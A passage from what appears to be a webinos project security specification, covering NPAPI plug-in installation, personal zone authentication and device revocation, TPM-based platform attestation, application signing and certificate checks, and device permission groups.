
NPAPI's unrestricted access to operating system - which is needed to enable extensions in webinos - introduces infinite security risks, such as:

- Manipulation of the file system
- Access to sensitive data
- Uncontrollable network access

3.7.3. Components

3.7.3.1 The application installer

For extensions that are part of the application package the application installer verifies the signature of the package and allows or disallows the installation of application including the plug-in accordingly. Furthermore the application installer informs the user of the potential security risks and enables the user to prohibit the installation of the plug-in (defining policy). After the integrity of the application has been verified and the user has approved the installation of the application, the installer extracts the platform relevant NPAPI binary from the application package and stores it inside the common plug-in folder of the browser.


installation handling of a webinos application including extensions
checking if application manifest contains plugins
yes
no
check application signature
valid
invalid
checking if platform is supported
abort installation of plugins and inform user about invalid signature
true
false
check if policies for plug-in installation exists
true
false
check if installation is allowed
ask
allowed
notallowed
request permissions from user for installation of extensions
allowed
notallowed
create policy for extensions usage of specific application
create policy for disabling extensions for the specific application
store plugin binary in the rendering engine specific folder
continue with regular installation

3.7.3.2 The application launcher

The application launcher checks the application manifest and the policies files regarding the usage of the extension and enables the access to the plug-ins accordingly. The access to extensions is disabled by default.

3.7.3.3 Secure storage for certificates

The secure storage is used to store the relevant policies and certificates for the installation and execution of webinos extensions.

3.7.3.4 Application packaging: manifests and resources

Inside the manifest the embedded plug-ins are defined, see (Webinos-D31) for more details.

3.7.4. Future directions

The current security concept focuses on the installation and execution of verified plug-ins. Once the plug-in is installed it has the unlimited the access to operating system and runs out of the control from the incorporated security mechanisms.

Depending on the success of extensions in webinos on NPAPI basis, it will be necessary to incorporate higher security measurements for extensions on the client side. Nowadays NPAPI plug-ins is usually executed in a separate OS process. When the browser spawns the new process the process rights could be restricted to the OS services (e.g. file access, network) required for the plug-in to be executed. A similar approach is taken for NaCl: on Windows all privileges for the NaCl process are limited.

3.8. Personal Zone Security

3.8.1. Introduction

The Personal Zone is a grouping of devices for the purposes of managing the devices and associated services belonging to a given person. The zone appears to each device as a set of local APIs. There is also a zone hub that is accessible on the public Internet and which serves as an access point to the zone from the Internet.

This section will cover the security aspects of the mechanisms needed for:

- authenticating the user to the zone
- authenticating a device to the zone
- authenticating the zone to an application
- synchronizing context across the zone
- shared devices, e.g. the family TV
- cross-zone messaging and authentication
- discovery and service adapters
- setting up a personal zone
- leaving a personal zone
- joining a personal zone (new device)
- lost/stolen device interaction (potentially the loss of only device)
- revocation of device from a personal zone

3.8.2. Personal Zone Security Processes

3.8.2.1 Authenticating the user to the zone

The exact mechanisms will depend on the device. For a notebook computer this will involve typing a user name and password. For a mobile device it might involve typing a personal identification number. For some situations, the zone may be asked for a stronger authentication of the user. This could involve the presentation of an additional device, e.g. a smart card, or the use of biometric data such as swiping a finger print, or speaking a digit sequence into a microphone. Strong authentication is needed when the user or application is seeking access to critical data or services, e.g. when making a bank transfer. This will take place when needed, and not when the user first authenticates to the zone.

If you are away from home and aren't carrying any of your normal devices, it should be possible to access your personal zone from a Web browser. Ideally, you would have some kind of dumb device such as a smart card or USB stick to act as a second factor in the login process. Failing that you will have to fall back to entering a strong user id and password issued to you by the zone's hosting service.

3.8.2.2 Authenticating a device to the zone

Each device will need a means to authenticate itself to the zone. This could be accomplished through a shared secret, or more robustly through public key cryptography. Each device needs to have been registered with the zone before it can be authenticated. The registration process involves the user in order to establish the trust model.

3.8.2.3 Authenticating the zone to an application

Webinos avoids the need for users to enter an id and password into web page forms. Instead the zone is able to authenticate the user on his or her behalf. This relies on machine interpretable information provided by the application (whether hosted or locally installed). The user may be asked to select between alternative persona that he or she has previously set up. This takes place via a UI that is provided by the browser and clearly distinguishable from the web page.

Authentication can use conventional user ID and passwords, but these will be created by webinos and never typed by the user. This avoids the user in having to remember the credentials, and enables the use of strong passwords that are resistant to dictionary attacks. Better yet is to use stronger credentials and mutual authentication. This involves a preliminary exchange of secrets, but avoids the need to send credentials over the wire. Webinos further provides for the use of anonymous credentials based upon zero knowledge proofs. This combines strong identity (e.g. government issued identity cards) with a means to prove to an application certain properties over that identity, but without disclosing further information.

3.8.2.4 Synchronizing context across the zone

The context covers:

- which devices are online as part of the zone
- personal data that needs to accessible across the zone
- security information needed for the zone to function

This presumes a means to support secure storage on each device together with information on how to communicate with each device. The synchronization mechanism is based upon 3 way merge algorithms (Lindholm2001, GuiffySureMerge) for synchronizing updates to tree structured data. This involves a means to communicate mutations to such data, along with the time the changes took place. Further mechanisms are used to synchronize device clocks, and to ask the user for help when an unresolvable clash is detected. Devices may not be able to communicate directly with each other, in which case other devices can act as relays that bridge differences in interconnect technologies. Synchronization takes place when a device authenticates with the zone, and when there are changes to the context.

3.8.2.5 Sharing devices, e.g. the family TV

Some devices are shared by several people. Such devices can take part in a personal zone, but are marked as being shared. When running an application that involves access to private information, the user may be asked to authenticate himself or herself, e.g. by typing a personal identification number into the remote control for a networked TV.

3.8.2.6 Cross-zone messaging and authentication

Personal Zones form part of a federated social Web. You can determine what devices or services are visible (i.e. discoverable) by others, and what access control rules apply. This can be done on an individual basis, or in terms of the "face" you present to a group of contacts, e.g. your immediate friends, your work colleagues, and the general public. Cross zone messaging can be relayed through the zone hubs, or through peer to peer connections set up with the help of the zone hubs. This architecture permits the optimal use of network resources (e.g. by tunnelling events through a single connection to avoid the costs of establishing multiple connections) and maximizing battery life (e.g. through the use of wakeup messages to emulate long lasting connections).

3.8.2.7 Discovery and Service Adapters

Local discovery protocols provide open access to information about supported services, but typically there is a means to inhibit discovery, e.g. via a web page form provided by the device. In many cases, the basic discovery report provides a pointer to further information that can be retrieved via HTTP. This can require authentication, and in principle could involve the use of transport layer security via HTTPS. Authentication will be involved when it comes to browsing the context in more detail, especially for remote discovery when browsing someone else's zone.

Having selected a service, it may be necessary to load a service adapter, e.g. for a device connected via USB, it is typically necessary to find a driver based on the product and vendor IDs. The adapter may involve a binary shared object library and a matching JavaScript library. This introduces security concerns, and webinos may need to validate the digital signature for the adapter to verify that it comes from a trusted source, before asking the user to authorize the installation of the adapter.

3.8.2.8 Setting up a personal zone

There are several ways in which a personal zone may be instantiated for the first time. A personal zone begins with a personal zone hub. This might commonly be administered and hosted by a trusted party, such as an internet service provider or network operator. We anticipate that they will offer a cloud-based personal zone hub which is created for you when you register with them. The personal zone hub will offer a small web-based user interface for administration, analogous to those provided by home routers.

3.8.2.9 Security relevant data on the personal zone hub

The personal zone hub contains the following security-relevant data:

- user profile information for discovery (e.g. public email address, telephone number);
- hub private key & certificate;
- list of registered devices, complete with details on:
    - when they last connected;
    - how they can be contacted;
    - what their public keys are & copies of the key certificates;
- synchronised data, including:
    - list of recognised external devices and keys;
    - policies;
    - preferences;
    - A list of applications installed on zone devices.

This data has security and privacy concerns, and as a result the personal zone hub must protect its storage and authenticate users attempting to view or edit any of this data. To mitigate the situation where an attacker has gained access to the file store used by a web server hosting the personal zone hub, there needs to be a mechanism whereby the server verifies the integrity of the Hub's software and data, and securely passes the Hub's master keys to it. If an attacker is able to install software on the server or to modify existing software, the software will be unable to gain access to the master keys needed to access the zone's data.

3.8.2.10 Registering a new device with your personal zone

When a new device is first configured, or webinos is installed on it for the first time, it needs to be registered with your personal zone. If you have a device that is already registered, it may be possible to peer that device with the new one, e.g. using some form of local device to device communication such as near field communication (NFC), Bluetooth, or Wi-Fi, or even with a USB stick. The peering process involves a human level protocol step, such as entering a one-time PIN, or verifying that such a PIN has been passed between the two devices. If this is the first device you are adding to your Personal Zone, or if the two devices have no means to communicate locally, then a fall back is to register the device directly with the Personal Zone Hub via a web browser using the credentials issued to you by the Zone's hosting service.

Finally, the most user-friendly way of creating a paired device and personal zone hub is to ship the device to the user pre-registered with the Personal Zone Hub. This can be done in a number of ways. If the user has no Personal Zone Hub originally, the device retailer might create a new one and pair the devices before the user purchases them. Alternatively, they might pre-enter the user's existing personal zone hub address into the device to allow users to only perform one initial authentication.

3.8.2.11 Authenticating a user to the personal zone hub

Webinos aims to avoid complex authentication overheads and reliance on passwords. As a result, user authentication is performed using device capabilities where possible (see the user authentication section for more details). However, when the first device is joined to the personal zone, there are no device capabilities to take advantage of.

For the initial authentication, therefore, a user name and password will be necessary. We do not prescribe a particular technique, but suggest that this capability should be used extremely rarely. Mitigations to consider include:

- Not supporting much functionality via the web interface unless logged-in using a registered device
- Not allowing enrolment (except of the initial device) except through a registered device and on-device authentication
- Notification to all devices whenever security-sensitive decisions are taken via the web interface (this could be through an out-of-bound channel such as a text messages)

The providers of the personal zone hub may also require further authentication when enrolling devices on making changes.

3.8.2.12 Recovering from loss of credentials

The user is expected to remember the credentials used to authenticate himself/herself with the Personal Zone. This may vary from device to device. It should be possible for the user to update these credentials in the situation where the user has forgotten them. If the user is able to authenticate to the Zone with another device, a trusted application can be used to update the user credentials for the device in question. If no device is able through which the user can authenticate with the Zone, then a fall back mechanism should be provided with the Personal Zone Hub, for example, falling back to a strong user id and password provided by the Zone's hosting service, e.g. as provided when setting up a Personal Zone.

The Personal Zone is responsible for keeping the credentials for access to applications. The user only risks losing these credentials if all of her devices are lost or destroyed. If any of the user's devices fall into the wrong hands, the user's personal data is protected and the device won't be able to access her Personal Zone without that user's credentials. In principle, a mechanism could be used to delete personal data after a specified number of failed attempts to authenticate a user with the device. Bona fide users would be protected from data loss through previous synchronization with the Zone Hub. Users can revoke the ability of the device to access the Zone via the Personal Zone Hub. The revocation is spread across all of the devices in the Zone via the normal synchronization mechanisms.

3.8.2.13 Unregistering a device from a personal zone

This is analogous to revoking the device's rights to access the Zone with the difference that if a device to be unregistered is already authenticated to the Zone, it can be instructed to delete all personal data as part of the revocation process. The process would include:

- The device is contacted by the hub which sends a "delete" event (these events can only be sent by the personal zone hub) to it
- The device responds by deleting all data stored by webinos, including the device keys, certificates, user credentials, application data and settings. This may be implemented by deleting a cryptographic key if secure storage is in use.
- The device replies with a "complete" event to the personal zone proxy
- If the device cannot be contacted, it will synchronise with the personal zone hub and receive the instruction at a later date.
- The personal zone hub invalidates any certificates referring to the device and adds them to its revocation list
- All other devices in the personal zone will be synchronised with the revocation list and list of user devices when they next communicate with the personal zone hub.

3.8.2.14 Securely deleting or clearing a personal zone

It should be possible to delete all the data held by the personal zone hub. The following options should be made available:

1. Delete all the data held on the personal zone hub, except personal zone device identities, certificates and keys
2. Delete all data stored by all devices within the personal zone, except personal zone device identities, certificates and keys
3. Delete all personal zone-stored data on all devices including device identities, certificates and keys
4. Delete all data held by all applications on all devices including device identities, certificates and keys

These options should refer to *secure deletion* which includes removing any back-ups and overwriting the data storage medium if necessary.

3.8.2.15 Migrating a personal zone hub

This would occur when changing the hosting service for the Hub. A mechanism is needed to copy the Hub's data to the new location, and to update all of the devices with the new location, and finally to delete all personal data at the old location. This process is likely to involve changing the master keys (see loss of credentials).

The personal zone hub must be able to archive itself into a compressed single file (or virtual machine) with optional password protection so that it can be downloaded and re-instantiated elsewhere.

3.8.3. Future directions

Phase 2 of the project will further investigate the user interfaces, process and mechanisms used to manage personal zone devices. Mechanisms for in-zone security will also be considered, as discussed in the platform integrity section.

3.9. Platform Integrity Protection, Resilience and Attestation

3.9.1. Introduction

Webinos applications will rely upon the runtime environment to provide consistent behaviour and enforce security requirements. Therefore, any unauthorised modification of the webinos runtime could have a catastrophic effect on security and privacy, as the runtime would no longer be expected to enforce policies or properly implement any security functionality.

This section outlines a number of ways in which the webinos runtime will be protected from attacks, as well as how it can report its integrity status to any relying parties.

3.9.2. Background

3.9.2.1 Requirements

The following security and privacy requirements from the webinos requirements document (Webinos-D22) are covered in this part of the platform.

- ID-DEV-POLITO-005 : A webinos device may be able to provide Attestation of the webinos Platform.
- ID-DWP-POLITO-102 : Proof of webinos component integrity should be provided to authorised parties.
- PS-USR-Oxford-116 : The webinos Runtime Environment shall protect applications and itself from potentially malicious applications and shall protect the device from being made unusable or damaged by applications.
- PS-USR-Oxford-62 : Applications shall be isolated from each other. An application must not be able to view or modify another application's data or execution state.

These requirements refer to a webinos runtime's ability to protect itself from potentially malicious agents (including applications running on the device, software running on another in-zone device, and external threats) and maintain and report its integrity.

3.9.2.2 Threats

These components aim to mitigate the following threats facing the integrity of the webinos platform:

- Malicious applications exploiting the runtime to get access to underlying hardware, data and other applications
- An external malicious device attacking the runtime remotely
- The installation and use of a malicious webinos runtime and interaction with other devices in the personal zone
- Compromise of a remotely-hosted personal zone hub
- The use of a trusted remote device (such as a friend's PC) which turns out to have been compromised by malicious software.

One key attack vector to avoid is a remote exploit of the webinos runtime itself. Because this runtime is aimed to be shared between multiple devices, an exploit could have a "break once run everywhere" effect, much like vulnerabilities in Adobe Flash Player (CVE-2011-2107).

3.9.2.3 Related technology and research

There are several related areas of research. Trusted Execution Environments have been proposed by ARM with TrustZone as well as alternatives in Intel and AMD Processors (IntelTXT) in order to provide a secure platform for use cases such as payment and digital rights management. GlobalPlatform have produced specifications standardising the Trusted Execution Environment (GlobalPlatform2010) which is defined as:

> A Trusted Execution Environment (TEE) is an environment which runs alongside a rich operating system and provides security services to that rich environment. There are multiple technologies which can be used to implement a TEE, and the level of security achieved varies accordingly.

Existing mobile security architectures are described in (MozillaProcessIsolation) in order to protect the integrity of the browser.

Attesting platform integrity is an approach proposed and implemented by the trusted computing group. A description and overview of attestation can be found in the TCG specifications (TCG2007), some of which refer directly to mobile trusted platforms (TCGMobile).

3.9.3. **Components**

Most of the planned mitigations to the identified threats are high-level guidelines, rather than specific instructions. This is because many of the actual implementations will depend on the underlying platform and operating system.

There are four principles being followed to mitigate these threats. Firstly, independent platform components should be isolated from each other as much as possible, with interaction over pre-defined channels. Secondly, each component should be as small and conceptually simple as possible. Thirdly, all foreign input must be validated before entering the system. Fourthly, where possible, the programs and modules running on the webinos platform must correspond to a *whitelist* of known trustworthy programs.

3.9.3.1 Defining the Trusted Computing Base

The Personal Zone Proxy on each device (or the Personal Zone Hub) is the trusted computing base. It is responsible for enforcing security policies, as well as implementing secure storage, holding certificates, making connections and synchronising between devices.

As a result, particular care should be taken in the design and implementation of the personal zone hub. Any features that can be removed from it should be, and additional code review should be undertaken of the personal zone proxy. If possible, the personal zone proxy should be isolated from the rest of the system - perhaps running as a separate process, or virtual machine.

3.9.3.2 Isolation

Applications must run in a sandbox, with access to nothing that is not mediated by the policy enforcement point. Applications must not be able to interfere with each other, and should not be able to identify whether or not another application is installed or running, unless they have been granted this privilege. The method of isolating applications instances from one another is dependent on the underlying platform, but might be implemented as separate processes, separate users or even separate virtual machines.

3.9.3.3 Privileged Applications

Privileged applications are a potential vulnerability in the webinos architecture. The number of them should be reduced as much as possible, and all should be from authenticated sources. More information can be found in the Privileged Applications section.

3.9.3.4 Attestation API

The Attestation API is documented in (D3-2). It exposes any underlying device capabilities for *integrity reporting* that may be available. An example of such a capability can be found in the Trusted Computing Group Specifications for the Trusted Platform Module (TCG2007). This Module allows for the reporting of platform configuration registers (PCRS) which capture the identity of every program executed on the platform. The purpose behind this is to identify malware and check compliance with security policies, including patch levels and anti-virus status.

3.9.3.5 Communication firewall

All communications on the overlay network received by the webinos runtime needs to be mediated to make sure that it comes from a (relatively) trusted source. This means that the user might restrict the ability of his or her device to communicate with other devices. For example, it might be that the user does not want to allow communication from unrecognised devices without runtime authorisation, or without changing the current mode of use. Alternatively, only certain types of overlay network communications might be allowed for devices outside of the user's personal zone. We do not prescribe any particular policy, but do recommend a default:

- All communication within the personal zone is accepted and processed by the target webinos runtime.
- All communication from devices previously used and authorised is supported for the same purpose as originally approved.
- All communication from other devices not previous authorised is rejected, unless it is a service advertisement message, in which case it may be accepted unless the device (or message type) is on a blacklist.

The firewall is implemented as part of the PEP and policies are defined in XACML. All communication will be mediated by the PEP.

3.9.3.6 Event validation

Webinos events are described in detail in (Webinos-D31). Events are used to communicate between entities for information about state changes, user actions and so on. The following rules apply to events from a security standpoint, in addition to the permissions framework:

- All events must be validated in the way defined in (Webinos-D31).
- Any unrecognised event types (those that no application or service has registered to listen for) must not be accepted or forwarded
- All input from events must be treated as untrusted data and cleaned and parsed before use
- Events must come from authorised endpoints unless permitted by the above communications firewall.

3.9.3.7 Example attestation protocol

The following example demonstrates how Attestation might be used to make strong security guarantees of the endpoint. This example is taken from (Sailer2004).

Application "MyBankApp" is running on the webinos-enabled endpoint "Peter's Smartphone". Peter's Smartphone contains a trusted platform module or mobile trusted module. "BankingApp" communicates with remote server "http://bank.example.com". MyBankApp is able to manage the user's personal finances and let the user make medium-value transactions. As a result, the bank service provider at http://bank.example.com wants to be sure that the correct version of the app is running and that no malware is interfering with the device.

1. User starts "MyBankApp"
2. MyBankApp communicates with http://bank.example.com
3. http://bank.example.com asks MyBankApp to attest to its current status
4. MyBankApp uses the Attestation API to request a public key & key credential for the local device, Peter's Smartphone.
5. The key credential is forwarded to http://bank.example.com
6. http://bank.example.com assesses the credential and checks to see whether the endpoint is a trusted device.
    1. If not, attestation fails.
7. http://bank.example.com gives MyBankApp a fresh *nonce*, a 20 byte random value.
8. MyBankApp uses this nonce and the public key with the attestation API *attestPlatform* on Peter's Smartphone.
9. Peter's Smartphone returns attestation data, which includes a log of the integrity of the platform ("trustChain"), as well as validation data from the hardware trusted platform module ("validation data") with schema "TPM_Quote".
10. These values are passed on to http://bank.example.com
11. http://bank.example.com assesses the validation data and the integrity log using standard TCG techniques (see (TCG2007))
    1. If the platform integrity is not trusted, attestation fails
    2. If the validation data is not trusted, attestation fails
12. http://bank.example.com passes MyBankApp a temporary token which gives it access to the http://bank.example.com banking capabilities
13. User authentication is requested via the authentication API
14. The application is now able to perform transactions using remote http://bank.example.com APIs.

3.9.3.8 Attestation security and privacy issues

Attestation has well known security and privacy implications, as discussed in Lyle10:

> "[Attestation] requires the remote party to identify every piece of software executed on the platform. This might allow them to discriminate based on their own criteria, requiring software from only one vendor, for example. This could work against the user's best interests. Furthermore, reporting the exact [software versions] could make an attacker's job easier, as he or she will be able to quickly identify which known exploits are appropriate."

3.9.4. **Future directions**

In future revisions of this specification, we intend to use the personal zone concept to help check platform integrity. We will investigate integrating a MAP) into the personal zone hub to support the creation of policies restricting access to a personal zone based on whether a device is in the correct configuration. MAP databases can be thought of as just simple databases of facts about devices on a network, standardised by the Trusted Computing Group.

In addition to this, we would like to investigate secure cloud hosting for the personal zone hub so that it is protected from attack by outsiders. Integration with the EU TClouds project (TClouds) would be one way of doing this.

3.10. Application Certification, Installation and Trust

3.10.1. Introduction

Whether or not an application is run will depend on whether it is trusted. There are two ways in standard web app security technologies in which trust is expressed: through pre-installed certificates on the runtime (much like the use of transport level security on the browser) and through user authorisation at application install or runtime. In this section we consider the process by which trust is established in applications at install time and beyond.

3.10.2. Background

3.10.2.1 Requirements

This section of the specification aims to satisfy (partially) the following requirements:

- PS-USR-Oxford-51 : Users shall be able to view a list of all of their webinos applications and show the authority that certified the application.
- ID-DEV-POLITO-017 : An application should be able to unambiguously prove its developer's identity.
- PS-DEV-ambiesense-25 : The webinos runtime shall protect policies from tampering or modification by unauthorised applications. The only authorised applications shall be from signed, trusted sources, which may be defined by the manufacturer, network provider, or end user.
- PS-DEV-Oxford-77 : The webinos policy editing tool shall allow policy specification based on assets including data, data classes, signing authorities and APIs.
- LC-DEV-ISMB-006 : An application must be associated with a method (e.g. digital signature) for the webinos runtime to perform origin authenticity and integrity checking.
- PS-DWP-ISMB-022 : Before being installed or updated, origin authenticity and integrity checks shall be performed by the webinos runtime on the application.
- PS-USR-Oxford-105 : The webinos Runtime Environment shall protect the integrity of application instances as they are transferred between devices.

3.10.2.2 Related technology and research

The fundamental background concepts are those of public key cryptography (Garfinkel1996) and OCSP (OCSP). Examples of related problems include PGP, browser security models and certificate revocation.

The WAC (WAC) and BONDI (BONDI) specifications propose an approach for verifying the authenticity and integrity of applications using certificates. Webinos will largely follow these specifications, with some exceptions, as outlined in the following sections. Also relevant is the W3C working draft for XML digital signatures for widgets (WidgetSignatures).

3.10.2.3 Threats

The main threat is the general one of malware being installed on a webinos platform and then performing unwanted actions, perhaps stealing user data or taking part in a botnet. There are many ways this could occur. In this section of the deliverable we focus on the following threats:

- A user installs an application & grants it access to the system without understanding what the application is capable of doing
- Malware masquerades as a legitimate application in order to gain the trust of the user, who then installs it.
- A legitimate application is installed, but then loads external data which has been modified in a way that violates user security requirements or modifies the application to behave in an untrustworthy manner.

This section of the deliverable concentrates on install-time trust decisions as well as restricting the application from loading untrustworthy external code. Threats involving the corruption of code while on the device, or modification of the runtime itself are not considered.

3.10.3. Components

Application integrity and authenticity is enforced by the webinos runtime, in particular the personal zone proxy and policy enforcement components. These connect to the following other pieces of functionality:

- The application installer
- The application launcher
- Secure storage for certificates
- Application packaging, manifests and resources
- Certificate update & revocation on the PZH and PZP

3.10.4. Processes

3.10.4.1 Installation of applications

The installation (or first use) of an application is the time when a trust decision must be made. If the application is not trusted at all, it should not be installed. If there is doubt about the provenance of the application - whether it is from the right source and has the right name - it should also not be installed. The following steps are taken from WAC (WAC) and modified for the webinos install process:

Local applications will be "installed" in the following way:

1. A new application is downloaded.
2. The application contains at least one digital signature file containing signatures of all files in the downloaded application which are not themselves signature files (WidgetSignatures). The application will also contain a manifest.
3. Signatures are verified against the signing key and content of the application, as per (WidgetSignatures).
4. Webinos will check to see which of the signing authorities that were used to sign the application have certificates with roots in those installed in the platform.
5. The user will be informed if none of the signing authorities are trusted by the platform and advised not to use the application.
6. Standard widget security and privacy control checks and authorisation.

Local applications may refer to remote content, such as through importing javascript in *<script src="http://example.com/myjs.js" />* statements. This is a potential attack vector unless the content is accessed securely, or the content is signed. In webinos, one of these two options must be followed. Either the script "src" must point to an https location, trusted by the webinos runtime, or the script must has a signature file linked in the html, e.g.: "<script src="http://example.com/myjs.js" sigfile="http://example.com/sig.xml />".

Hosted applications will be "installed" in the following way:

1. Webinos browser visits URL of the application
2. The application must be hosted on an HTTPS page
3. The application will have a digital signature index document giving a list of locations for digital signatures.
4. Signatures are verified against the signing key and content of the application, as per (WidgetSignatures). Signatures may refer to any parts of the application - and developers are encouraged to give signatures for all static content. The manifest must be signed.
5. Webinos will check to see which of the signing authorities (for whom certificates will be provided in the application) have certificates with roots in those installed in the platform
6. The user will be informed if none of the signing authorities are trusted by the platform and advised not to use the application.
7. Standard widget security and privacy control checks and authorisation.

All applications must have signed manifests, but they may be signed by keys with self-signed certificates. User policies will dictate whether this is supported by the runtime. The PZH and PZP must store the association between the application and its certificate, and a different self-signed certificate cannot be used for subsequent versions of the application.

3.10.4.2 Update of applications and certificates

Local widgets can be updated by following proposals described in Deliverable 3.1 (Webinos-D31) and the W3C Widget Update Working Draft (WidgetUpdates).

Remotely hosted widgets require no special mechanism to be updated. However, the signature files must also be updated to correspond to the new version. The webinos runtime will check each signed remote file every time it is downloaded, to make sure it has not been modified. If it has been modified, the signature and manifest will be re-downloaded and updated.

3.10.4.3 Revocation and management of certificates

The webinos application security framework relies upon valid certificates being used and the webinos runtime containing a set of trusted certificates, much like a web browser. Webinos must periodically (as well as when the certificate is first installed) check each certificate is valid, and use OCSP to check that it has not been revoked. This task should be performed to the personal zone hub, which can make the necessary updates and synchronise them between all user devices.

3.10.5. Future directions

The processes outlined in this section are largely built on WAC. Further improvements and novel research will be investigated in phase 2, including the following topics.

3.10.5.1 Social network reputation and review system

Application certificates are one source for information on trustworthiness, but social networks may provide more useful information. If 90% of the user's friends rate an application highly, this information may help the user decide whether to trust the application or not. Recommendations from particular users might trigger policy settings which allow the application to be installed with minimal authorisation.

3.10.5.2 Attestation of hosted applications

Hosted applications may be running on insecure remote platforms. This could be assessed through use of attestation on the host (Lyle2010). If the host is found to be running in an untrustworthy configuration then the application may not be installed, or if the host changes configuration it could result in a new assessment.

3.10.5.3 Remote code execution

Applications will be able to send code to other personal zone devices to be executed, for performance or power consumption reasons. The security process required for managing this is not included in this deliverable and will need to be analysed during implementation and future design work.

3.10.5.4 Public key usability

The public key certificate system proposed has all of the problems associated with certificates: they are difficult to use and do not scale well to large systems. More time should be spent investigating alternatives.

3.11. Device Permissions

3.11.1. Introduction

As defined in previous sections, webinos applications must request access to device and runtime features in order to use them. These requests are defined in the application manifest and at install time, the user is queried to ask whether or not to grant permission. The following table defines the steps and objects required.

Object	Definition	Location	Created by
Application permission request	The set of permissions requested by the application	The "config.xml" manifest	The application developer
User authorisation	The process of approving an application's permission request	During runtime - when an application is installed or first used	The webinos runtime prompts the user for consent based on the applications permissions. A subset of the permissions requested can be approved
Policies	The XACML policies used by the policy decision point uses to make access control decisions about whether an application can access a certain resource or feature	Stored on the platform by the personal zone proxy in a secure location	The runtime upon processing the user's authorisation of application permissions

Importantly, the user authorisation stage (as discussed in authorisation section of this document) must allow the user to choose which permissions he or she is willing to give. This must be made as user-friendly as possible, so that the user can make a sensible decision with minimal effort. More details of this process are given in the "Privacy Policy Architecture" section. However, one way in which usability can be improved is if device permissions are group logically in order to minimise the number of decisions that users have to make. Users should not have to say yes or no to ever API, but those which are clearly related (or we would expect to see used together) should be presented in the same section.

This part of the specification defines how application states the permissions it wants to use, and to which individual APIs the permissions refer to. The groupings defined in the following sub-sections are liable to change over the course of the development of the webinos project, as feedback from experiments on user expectations of security and privacy should provide better guidelines. Permissions may refer to the applications' ability to access web addresses, context data and device and runtime features. We note that these things are already defined in the manifest using WARP

(W3CWARP) and the Widget <feature> tag. However, the additional permissions allow us to include more information to present to the end user, including data usage and retention policies. In addition, this provides a logical separation between what the application requires access to functionally and what decisions the user needs to make to protect their security and privacy.

3.11.2. Background

Device feature permissions have been discussed in several other areas. The W3C "Permissions for Device API Access" (W3CDAP-Perms) working draft defines a set of permissions required to access device features. We use many of the same permissions definitions. The W3C Feature Permissions is also a useful reference (W3CFeaturePermissions). There is existing work from WAC specifications (WAC) in defining permissions for device features. Finally, permissions in android manifests (AndroidManifestPermission) are also a point of comparison, although we believe that these are too fine-grained for user authorisation.

3.11.3. Grouping of webinos APIs and objects

The following APIs will be grouped together with the following permissions strings:

Permission group	APIs	Parameters
servicediscovery	service discovery API	
sensorinfo	Device Orientation API	
sensorinfo	Generic SensorActuator API	
sensorinfo	NFC API	
geolocation	Geolocation API	
mediacapture	Media Capture API	
